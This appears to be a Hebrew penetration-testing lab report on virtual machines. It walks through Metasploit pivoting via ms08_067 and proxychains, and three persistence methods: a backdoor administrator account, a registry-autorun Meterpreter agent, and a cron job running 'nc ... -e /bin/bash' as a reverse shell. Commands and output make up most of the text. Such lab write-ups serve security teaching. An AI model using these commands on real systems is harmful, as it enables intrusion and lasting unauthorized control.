Nmap (ראשי תיבות של Network Mapper) הוא כלי רב עוצמה ורב-תכליתי המשמש לסריקת רשתות וגילוי מחשבים, שירותים ופרצות אבטחה. Nmap פועל על ידי שליחת חבילות רשת מיוחדות למחשבים ברשת וניתוח התגובות שלהם.

Winamp היא תוכנת נגן מדיה חופשית שניתן להורדה למערכת ההפעלה Windows. היא תומכת במגוון רחב של פורמטים של קובצי שמע, כולל MP3, AAC, WMA, OGG, FLAC ועוד. Winamp כוללת גם מגוון של תכונות נוספות, כגון תמיכה בערכות נושא, הוספת אפקטים קוליים, ועוד. Winamp היא תוכנת נגן מדיה פופולרית ויעילה שיכולה לספק חווית האזנה למוזיקה נהדרת. היא תומכת במגוון רחב של פורמטים, כוללת מגוון של תכונות נוספות, וניתנת להורדה בחינם ולכן ניצול החולשה בתוכנה תאפשר לנו התקפה רחבה יותר של משתמשים.

קצת הסברים על כלים אלה:

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

<u>תיאור מהלך ביצוע הניסוי:</u>

השתמשנו בחולשה המוכרת שהייתה לתוכנת נגן המדיה Winamp על מכונת הציר Windows 7 שבה יצרנו קובץ קונפיגורציה זדוני שהמשתמש יחליף אותו בקובץ הקיים על מנת שייתן לו עוד skin לתוכנה, בסוף החולשה קיבלנו סשן מה meterpreter . את מכונת הציר Windows 7 הגדרנו שיהיה בה 2 כתובות IP , הראשונה תהיה רשת בה המכונה התוקפת תוכל לתקשר איתה והיא 10.100.102.84 , הכתובת השנייה תהיה רשת בה מכונת הקורבן Windows XP תוכל לתקשר איתה והיא 192.168.209.128 . נשתמש בפקודת ifconfig כדי לראות את מידע על קונפיגורציית הרשת ואכן לאמת שמכונת הציר בעלת 2 רשתות.

זו הרשת הראשונה ב- interface 11

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:bc:92:94
MTU          : 1500
IPv4 Address : 10.100.102.84
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6498:44e4:4d7a:fc68
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

זו הרשת השנייה ב interface 16

```
Interface 16
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:bc:92:9e
MTU          : 1500
IPv4 Address : 192.168.209.128
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8df5:f651:f97a:461a
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

נוכל להשתמש במכונת הציר להיות נקודת מפנה ואת הפעולות להעביר דרכה כדי לתקוף את מכונת הקורבן. נכניס את הסשן שיש לנו מ Windows 7 למאחורי הקלעים על ידי פקודת background

```
meterpreter > background
[*] Backgrounding session 1...
```

נשתמש בפקודת route כדי לומר ל Metasploit לאיפה לכוון את התנועה, במקום לכוון את התנועה ישירות לכתובת IP אנו ננתב את התנועה לרשת דרך הסשן שקיבלנו מה meterpreter על Windows 7 , וכך נעביר את הדברים למכונת הקורבן. כלומר, פקודה זו מוסיפה לטבלת הניתוב נתיב בין מכונת הציר למכונה המותקפת.

```
msf exploit(handler) > route add 192.168.209.0 255.255.255.0 1
[*] Route added
```

נשתמש במודול של Msfvenom המאפשר לנו לעשות סריקת פורטים של מערכת הקורבן כמו שבניסויים הקודמים עשינו עם Nmap ההבדל הוא שאנו לא יכולים לגשת ל Nmap כי הוא כלי חיצוני. נשתמש במודול הזה scanner/portscan/tcp של Metasploit ונראה את האופציות שלו

```
msf exploit(handler) > use scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CONCURRENCY 10               yes       The number of concurrent ports to che
ck per host
   PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                       yes       The target address range or CIDR iden
tifier
   THREADS     1                yes       The number of concurrent threads
   TIMEOUT     1000             yes       The socket connect timeout in millise
conds
```

נכניס את הפרמטר RHOST להיות כתובת הIP של מכונת הקורבן Windows XP, ונבצע את הפקודה exploit , נוכל לראות איזה פורטים של מערכת הקורבן פתוחים

```
msf auxiliary(tcp) > set RHOSTS 192.168.209.89
RHOSTS => 192.168.209.89
msf auxiliary(tcp) > exploit

[*] 192.168.209.89:21 - TCP OPEN
[*] 192.168.209.89:25 - TCP OPEN
[*] 192.168.209.89:80 - TCP OPEN
[*] 192.168.209.89:79 - TCP OPEN
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

נשתמש במודול איתו הצלחנו לקבל שליטה על מכונת הקורבן של Windows XP ונכניס בפרמטר RHOST להיות כתובת הIP של מכונת הקורבן, בניגוד לפעמים קודמות שהשתמשנו ב reverse_tcp הפעם מקרה זה לא יעבוד כי מכונת התקיפה ומכונת הקורבן נמצאות ברשתות שונות וה payload לא יידע איך להחזיר תנועה חזרה למכונה התוקפת מכאן שנשתמש ב bind_tcp שיעזור לנתב חזרה את התנועה למכונה התוקפת

```
msf auxiliary(tcp) > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.209.89
RHOST => 192.168.209.89
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
```

כאשר ניתן את הפקודה exploit נראה שקיבלנו סשן מה meterpreter והצלחנו לעשות את מתקפת ציר בעזרת Windows 7 כמכונת ציר. נוכל לאמת על ידי הפקודה getuid שאכן קיבלנו משתמש בעל הרשאות מערכת (החולשה עצמה)

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes)
[*] Meterpreter session 2 opened (10.100.102.85-10.100.102.84:0 -> 192.168.209.8
9:4444) at 2024-01-26 15:46:11 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

ובעזרת פקודה sysinfo נוכל לראות שאכן הסשן שקיבלנו שייך למכונת הקורבן Windows XP

```
meterpreter > sysinfo
Computer        : BOOKXP
OS              : Windows XP (Build 2600, Service Pack 3, v.3264).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

תקיפת ציר שעשינו היא טובה אבל היא מוגבלת למודולים של Metasploit . נראה דרך אחרת בה נוכל לעשות להמשיך לעשות התקפת ציר מחוץ ל Metasploit לאחר שהצלחנו לקבל שליטה על מכונת הקורבן Windows XP , נעשה זאת בעזרת ProxyChains tool, כלי זה מאפשר לנו לכוון מחדש תנועה על ידי שרת פרוקסי, שרת פרוקסי הוא שרת שתפקידו העיקרי לספק גישה מהירה למשאבים חיצוניים ברשת מחשבים. הסוואת כתובת ה-IP מתאפשרת על ידי חיבור לשרת פרוקסי שדרכו כל חיבורי האינטרנט עוברים. נשתמש במודול הזה auxiliary/server/socks4a שהוא מודול לשרת פרוקסי Socks4a , ונראה מה האופציות של מודול זה

```
msf exploit(ms08_067_netapi) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.
```

נבצע את הפקודה exploit כדי להתחיל להפעיל את שרת הפרוקסי socks4a

```
msf auxiliary(socks4a) > exploit
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
```

מכיוון שבאופציות ראינו שהפרוקסי מאזין לפורט 1080 נסתכל לשנות את הקונפיגורציה של ProxyChains לפורט 1080 , נעשה זאת במכונה התוקפת

```
root@kali:/etc# nano proxychains.conf
```

נוכל לראות בסוף הקובץ כי השרת הפרוקסי של socks4a מאזין לפורט 9050 שזה פורט לרשת Tor שהיא תוכנה חופשית המנתבת תקשורת מוצפנת ואנונימית בין מחשבים על גבי רשת האינטרנט

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

נשנה את הפורט ל 1080 כמו שרצינו ושמור את הקובץ

```
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

לאחר ששמרנו את הקובץ בעצם אפשרנו לעצמנו להריץ כלים כמו Nmap מחוץ ל- Metasploit נגד מכונת הקורבן Windows XP כל עוד אנחנו נרשום לפני תחילת הפקודה proxychains לדוגמא נרשום את הפקודה הבאה שבעצם אנו מריצים את Nmap נגד מכונת הקורבן Windows XP דרך התקפת ציר של proxychains . אנו אומרים ל Nmap לעשות פינג דרך הפרוקסי, אנו מתחילים סריקת קשר TCP ומריצים סריקת גרסה דרך הפורטים 445 ו-446 , נוכל לראות שדרך פורט 445 אנחנו מצליחים כי ר שם שרת ה- SMB שהוא פרוטוקול תקשורת הפועל בשכבת היישום ו- 446 אנחנו לא כי שם הוא לא רץ.

```
root@kali:~# proxychains nmap -Pn -sT -sV -p 445,446 192.168.209.89
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.40 ( http://nmap.org ) at 2024-01-27 05:14 EST
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.209.89:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.209.89:446-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.209.89:445-<><>-OK
Nmap scan report for 192.168.209.89
Host is up (0.23s latency).
PORT    STATE  SERVICE      VERSION
445/tcp open   microsoft-ds Microsoft Windows XP microsoft-ds
446/tcp closed ddm-rdb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
```

Persistence

מבוא: בניסויים של ניצול חולשות שביצענו עד כה, הראינו איך להשתלט על מכונות קורבן. עם זאת למשתמש במכונת הקורבן ,לפעמים בלי מודעות, היה את הכוח לבטל את השליטה הנוכחית שלנו במכונת הקורבן למשל: אם המשתמש כפה על סגירת התהליך או בפשטות יותר, עשה הפעלה מחדש במכונת הקורבן וכו'. במקרים אלה היינו מאבדים את השליטה וכל פעם שהיינו רוצים לקבל את השליטה מחדש, היינו צריכים לעבור את כל התהליך מההתחלה. לפיכך, היינו רוצים לשמר את האחיזה על השליטה במכונת הקורבן כך שנבטיח שנוכל להשתלט במהירות ובאופן קבוע לאחר שעשינו פעם אחת את תהליך החדירה. בניסוי הזה נראה כיצד אנו משמרים אחיזה במכונת הקורבן לאחר שחדרנו וקיבלנו שליטה עליה, כלומר אחרי שניצלנו את החולשה וקיבלנו סשן מה-meterpreter .

בניסוי נראה שלוש דרכים שבה נוכל לשמר אחיזה:

1. הוספת חשבון חדש במכונת הקורבן שאליו נוכל להתחבר בכל פעם שנרצה בכך. בניסוי נראה איך אנו מוסיפים משתמשים למכונת הקורבן Windows XP וכן מוסיפים אותם לקבוצות למשל אדמיניסטרציה. במכונת קורבן זו נקבל את הסשן הראשוני מה- meterpreter בעזרת ניצול החולשה הקיימת ms08_067_netapi שהיא חולשה בשירות ה-Server של Microsoft, המאפשרת למתקף להריץ קוד מרחוק במחשב פגוע. החולשה נובעת משגיאה בקוד ה-RPC של השירות, המאפשרת למתקף לשלוח בקשה לא תקינה לשירות, שתגרום לו להריץ קוד זדוני. לאחר מכן נתחבר ל shell של Microsoft ושם נוסיף עם הפקודה net user את החשבון שאליו נוכל להתחבר מחדש.
2. הרצת Script של Msfvenom על מכונת הקורבן שיגרום למכונת הקורבן ליזום התחברות מחדש למכונה התוקפת בכל פעם שהמשתמש במכונת הקורבן נכנס (כלומר לאחר התחלה מחדש או כיבוי והפעלה או שינוי משתמש). בניסוי נראה איך אנו מריצים סקריפט המיועד למכונת קורבן Windows XP עם כתובת IP כך שכאשר המשתמש עושה הפעלה מחדש נקבל סשן חדש מה- meterpreter . במכונת קורבן זו נקבל את הסשן הראשוני מה-meterpreter בעזרת ניצול החולשה הקיימת ms08_067_netapi שהיא חולשה בשירות ה-Server של Microsoft, המאפשרת למתקף להריץ קוד מרחוק במחשב פגוע. החולשה נובעת משגיאה בקוד ה-RPC של השירות, המאפשרת למתקף לשלוח בקשה לא תקינה לשירות, שתגרום לו להריץ קוד זדוני. לאחר מכן נריץ סקריפט של meterpreter שבאופן אוטומטי יוצר דלת אחורית שתתחבר מחדש למאזין של Metasploit .
3. שימוש במתזמן משימות, במכונת הקורבן Ubuntu נוסיף משימה חדשה למתזמן המשימות שאחרי כל זמן מוגדר הוא ישלח בעזרת Netcat שיתחבר אל המכונה התוקפת מחדש בפורט מסויים. במכונת קורבן זו נקבל את הסשן הראשוני מה- meterpreter בעזרת ניצול החולשה המוכרת שהייתה לתוכנת TikiWiki CMS חולשה זו מוכרת בשם CVE-2007-5423 ,חולשה זו אפשרה למשתמשים להחדיר קוד PHP שרירותי אשר יכול לגרום לנזקים שונים בשרת. לאחר שקיבלנו את הסשן הראשוני, עשינו הסלמת הרשאות בעזרת מנגנון udev (במנגנון udev שהוא מנגנון ניהול ההתקנים של linux החולשה הקיימת היא CVE-2009-1185 , הבעיה נגרמת מכך שה-daemon ,שרץ כ root, האחראי לטעינה של דרייברים לא מצליח לזהות אם מקור הבקשה לטעינת הדרייבר היא מה-user או מה-kernel , כלומר הודעות הנשלחות ממשתמש ל udev יכול לשכנע להריץ עם הרשאות root). אחרי שקיבלנו הרשאות של root במכונת הקורבן נוסיף למתזמן המשימות שלה משימה שתיזום חיבור מחדש למכונה התוקפת בפורט מסויים.

קצת הסברים על כלים אלה:

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט

ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole , ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

Apache היא תוכנת שרת אינטרנט(HTTP server). משמעות הדבר היא שהיא זו שמגישה לנו את התכנים שאנחנו רואים באתרים רבים שאנחנו מבקרים בהם. היא אחראית על העברת דפי האינטרנט, תמונות, קטעי וידאו וכל דבר אחר מהשרת למחשב או לטלפון.

<u>תיאור מהלך ביצוע הניסוי:</u>

בחלק הזה של הניסוי נראה כיצד אנו מוסיפים חשבון למכונת הקורבן Windows XP , לאחר שקיבלנו את הסשן הראשוני עם ה-meterpreter על ידי הניצול החולשה ms08_067_netapi נכנס ל shell של מכונת הקורבן. על ידי הפקודה net user [username] [password] /add נוכל להוסיף חשבון משתמש למכונת הקורבן

```
meterpreter > shell
Process 3792 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net user james password /add
net user james password /add
The command completed successfully.


C:\WINDOWS\system32>
```

כמו כן נרצה להוסיף את המשתמש החדש במכונת הקורבן להיות חלק מהקבוצה של המנהלים כדי שתהיה לנו גישה לכל הדברים, על ידי הפקודה net localgroup [groupname] [username] /add נוסיף את המשתמש שלנו להיות חלק מהקבוצה של Administrator

```
C:\WINDOWS\system32>net localgroup Administrators james /add
net localgroup Administrators james /add
The command completed successfully.
```

אם נסתכל במכונת הקורבן החשבון של משתמש james התווסף והוא חלק מקבוצת המנהלים

בחלק הזה של הניסוי נראה כיצד אנו מוסיפים חשבון למכונת הקורבן Windows XP , לאחר שקיבלנו את הסשן הראשוני עם ה-meterpreter על ידי הניצול החולשה ms08_067_netapi , נשתמש בסקריפט קיים של meterpreter שקוראים לו persistence סקריפט זה הוא באופן אוטומטי יוצר דלת אחורית שתתחבר מחדש למאזין של Metasploit . נראה מה האופציות שלו

```
msf6 exploit(multi/handler) > run persisrence -h
Usage: run [options] [RHOSTS]

Run the current exploit module

OPTIONS:

    -e, --encoder <encoder>          The payload encoder to use.  If none is specified, ENCODER is used.
    -f, --force-run                  Force the exploit to run regardless of the value of MinimumRank.
    -h, --help                       Help banner.
    -J, --foreground                 Force running in the foreground, even if passive.
    -j, --job                        Run in the context of a job.
    -n, --nop-generator <generator>  The NOP generator to use.  If none is specified, NOP is used.
    -o, --options <options>          A comma separated list of options in VAR=VAL format.
    -p, --payload <payload>          The payload to use.  If none is specified, PAYLOAD is used.
    -q, --quiet                      Run the module in quiet mode with no output
    -r, --reload-libs                Reload all libraries before running.
    -t, --target <target>            The target index to use.  If none is specified, TARGET is used.
    -z, --no-interact                Do not interact with the session after successful exploitation.

Examples:

    run 192.168.1.123
    run 192.168.1.1-192.168.1.254
    run file:///tmp/rhost_list.txt

Learn more at https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
```

נריץ את הפקודה הבאה ונראה כי קיים מודול חדש כי הסקריפט הנ"ל יצא משימוש

```
meterpreter > run persistence -r 10.100.102.83 -p 4444 -U

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: persistence
```

נחזיר את הסשן הראשוני שקיבלנו מה- meterpreter על מנת שנוכל להשתמש במודול הזה

```
meterpreter > background
[*] Backgrounding session 1 ...
```

נרשום את המודול exploit/windows/local/persistence שהומלץ לנו, מודול זה אמור באופן אוטומטי ליצור דלת אחורית שתתחבר מחדש למאזין של Metasploit נראה מה האופציות של המודול

```
msf6 exploit(windows/smb/ms08_067_netapi) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by def
                                        ault).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by def
                                        ault).
   SESSION                    yes       The session to run this module on
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND%
                                        by default).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.100.102.83    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

נכניס את הסשן הראשוני קבילנו מה-meterpreter להיות הפרמטר SESSION של המודול החדש ונגדיר את הפרמטר STARTUP להיות עם ערך system , ערך זה בעצם מאפשר לנו שהשימור אחיזה יתבצע באופן מערכתי במכונת קורבן ולא ספציפית למשתמש במכונת הקורבן

```
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
```

נבצע את הפקודה exploit , במקרה זה Metasploit רשמה סוכן שישמר את האחיזה לדיסק כך שהיא לא לגמרי נשמרת בזיכרון. הסוכן יפעל עם הכניסה

```
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against BOOKXP via session ID: 1
[+] Persistent VBS script written on BOOKXP to C:\WINDOWS\TEMP\falAMeQv.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\GPkoCvKi
[+] Installed autorun on BOOKXP as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\GPkoCvKi
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/BOOKXP_20240127.2830/BOOKXP_20240127.2830.rc
```

נשתמש במודול כדי לתפוס את ההתקשרות מהמכונת הקורבן בעת ביצוע התחלה מחדש, נשתמש בpayload הזה Windows/meterpreter/reverse_tcp, payload זה מדורג שנועד להקים חיבור TCP הפוך ממערכת קורבן של Windows חזרה למכונה של התוקף. הוא מעניק לתוקף גישה ל-Meterpreter, שהוא כלי post-exploit רב עוצמה במסגרת מסגרת Metasploit. נגדיר את בפרמטר LHOST את כתובת IP של המכונה התוקפת

```
msf6 exploit(windows/local/persistence) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.100.102.83
LHOST => 10.100.102.83
```

נבצע את הפקודה exploit כדי להאזין להתחברות מחדש ממכונת הקורבן

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
```

נבצע התחלה מחדש במכונת הקורבן, כאשר נתחבר נראה במכונה התוקפת שנקבל סשן חדש מה-meterpreter

אם נסתכל במכונה התוקפת נוכל לראות כי הסשן הקודם שהיה לנו נגמר ונפתח לנו סשן חדש מה-meterpreter בעת ביצוע התחברות של המשתמש במכונת הקורבן

```
[*] Meterpreter session 2 opened (10.100.102.83:4444 → 10.100.102.89:1025) at 2024-01-27 13:30:14 -0500

meterpreter > [*] 10.100.102.89 - Meterpreter session 1 closed.  Reason: Died
```

נוכל לראות שאכן קיבלנו את הסשן החדש מאותו מכונת קורבן

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  2         meterpreter x86/windows  BOOKXP\georgia @ BOOKXP  10.100.102.83:4444 → 10.100.102.89:1025 (10.100.102.89
                                                              )

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2 ...
```

ועל ידי פקודת sysinfo נוכל לאמת עוד פעם שאכן זו המכונת קורבן אליה קיבלנו חיבור מחדש

```
meterpreter > sysinfo
Computer        : BOOKXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3, v.3264).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

בחלק הזה של הניסוי נראה איך במכונת הקורבן Ubuntu נוכל להוסיף משימה חדשה למתזמן המשימות, המשימה במתזמן המשימות תהיה שמכונת הקורבן תשלח בעזרת Netcat ניסיון התחברות אל המכונה התוקפת מחדש בפורט מסויים, המשימה תרוץ כל זמן כלשהו שנגדיר. במכונת קורבן זו נקבל את הסשן הראשוני מה- meterpreter בעזרת ניצול החולשה המוכרת שהייתה לתוכנת TikiWiki CMS . לאחר שעשינו גם הסלמת הרשאות בעזרת מנגנון udev וקיבלנו הרשאות של root במכונת הקורבן נוסיף למתזמן המשימות שלה משימה שתיזום חיבור מחדש למכונה התוקפת בפורט מסויים. ניתן לראות כי מכונת הקורבן יזמה קשר עם המכונה התוקפת ועל ידי הפקודה whoami נוכל לראות כי ביצוע הסלמת הרשאות הצליחה

```
root@kali:~# nc -lvp 12345
nc: listening on :: 12345 ...
nc: listening on 0.0.0.0 12345 ...
nc: connect to 10.100.102.85 12345 from 10.100.102.88 (10.100.102.88) 41003 [410
03]
whoami
root
```

נסתכל מה מופיע בקובץ Crontab הנוכחי שבמכונת הקורבן, Crontab הוא כלי רב עוצמה לתזמון משימות במערכות דמויות יוניקס כמו לינוקס. הוא מאפשר לך להריץ פקודות באופן אוטומטי בזמנים, תאריכים או מרווחים ספציפיים.

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/c
ron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/c
ron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/c
ron.monthly )
#
```

נעתיק את תוכן הקובץ וניצור במכונה התוקפת קובץ בשם mycron שיכיל את אותו המידע בתוספת השורה הזו לפני הסולמית

```
*/1*  * * *  root     nc 10.10.102.85 23456 -e /bin/bash
```

שורה זו שולחת shell ממכונת הקורבן אל המכונה התוקפת פעם בדקה, שורה זו היא משימה נוספת במתזמן המשימות. לאחר ששמרנו את הקובץ עם התוספת נקבל את הדבר הבא

```
root@kali:~# cat /etc/mycron
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.monthly )
*/1*    * * *   root    nc 10.100.102.85 23456 -e /bin/bash
#
root@kali:~#
```

נבדוק שאכן השרת של apache2 קיים על מנת שנוכל לעלות את הקובץ ששמרנו לכתובת IP של מכונת התוקף

```
root@kali:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the server's fully qualifie
d domain name, using 127.0.1.1 for ServerName
httpd (pid 6403) already running
. ok
root@kali:~#
```

נעתיק את הקובץ שיצרנו שיהיה המתזמן המשימות החדש במכונת הקורבן לשרת IP של מכונת התוקף על מנת שנוכל להוריד אותה על ידי מכונת הקורבן עם השליטה שקיבלנו עליה

```
root@kali:~# cp /etc/mycron /var/www
root@kali:~#
```

נחזור ל shell עם ההרשאות root שקיבלנו ונוריד את הקובץ של מתזמן המשימות הדש על ידי הפקודה הבא

```
wget http://10.100.102.85/mycron
--2024-01-26 08:11:42--  http://10.100.102.85/mycron
Connecting to 10.100.102.85:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 782
Saving to: `mycron'

     0K                                                      100%  265M=0s

2024-01-26 08:11:42 (265 MB/s) - `mycron' saved [782/782]
```

לאחר שההורדה הסתיימה לספרייה בה אנו נוכחים, נחליף את התוכן של קובץ המשימות הקיים לתוכן של קובץ המשימות החדש המכיל את הפקודה ששולחת shell למכונה התוקפת בתדירות של פעם בדקה

```
cat /home/georgia/mycron > /etc/crontab
```

נבצע התחלה מחדש של השירות של crontab במכונת הקורבן על מנת שהמשימה החדשה תכנס לפועל

```
service crontab restart
```

נקים מאזין במכונה התוקפת עם תוכנת Netcat עם הפורט ששמנו בפקודה החדשה בקובץ מתזמן המשימות של מכונת הקורבן ונוכל לראות שלאחר דקה בערך התחברנו אל מכונת הקורבן מחדש ועם פקודת whoami נוכל לראות שקיבלנו את המשתמש root . חיבור זה לא מצריך מאיתנו את כל התהליך מחדש אלא רק הקמת מאזין לפורט 23456

```
root@kali:~# nc -lvp 23456
nc: listening on :: 23456 ...
nc: listening on 0.0.0.0 23456 ...
nc: connect to 10.100.102.85 23456 from 10.100.102.88 (10.100.102.88) 33945 [339
45]
getuid
whoami
root
```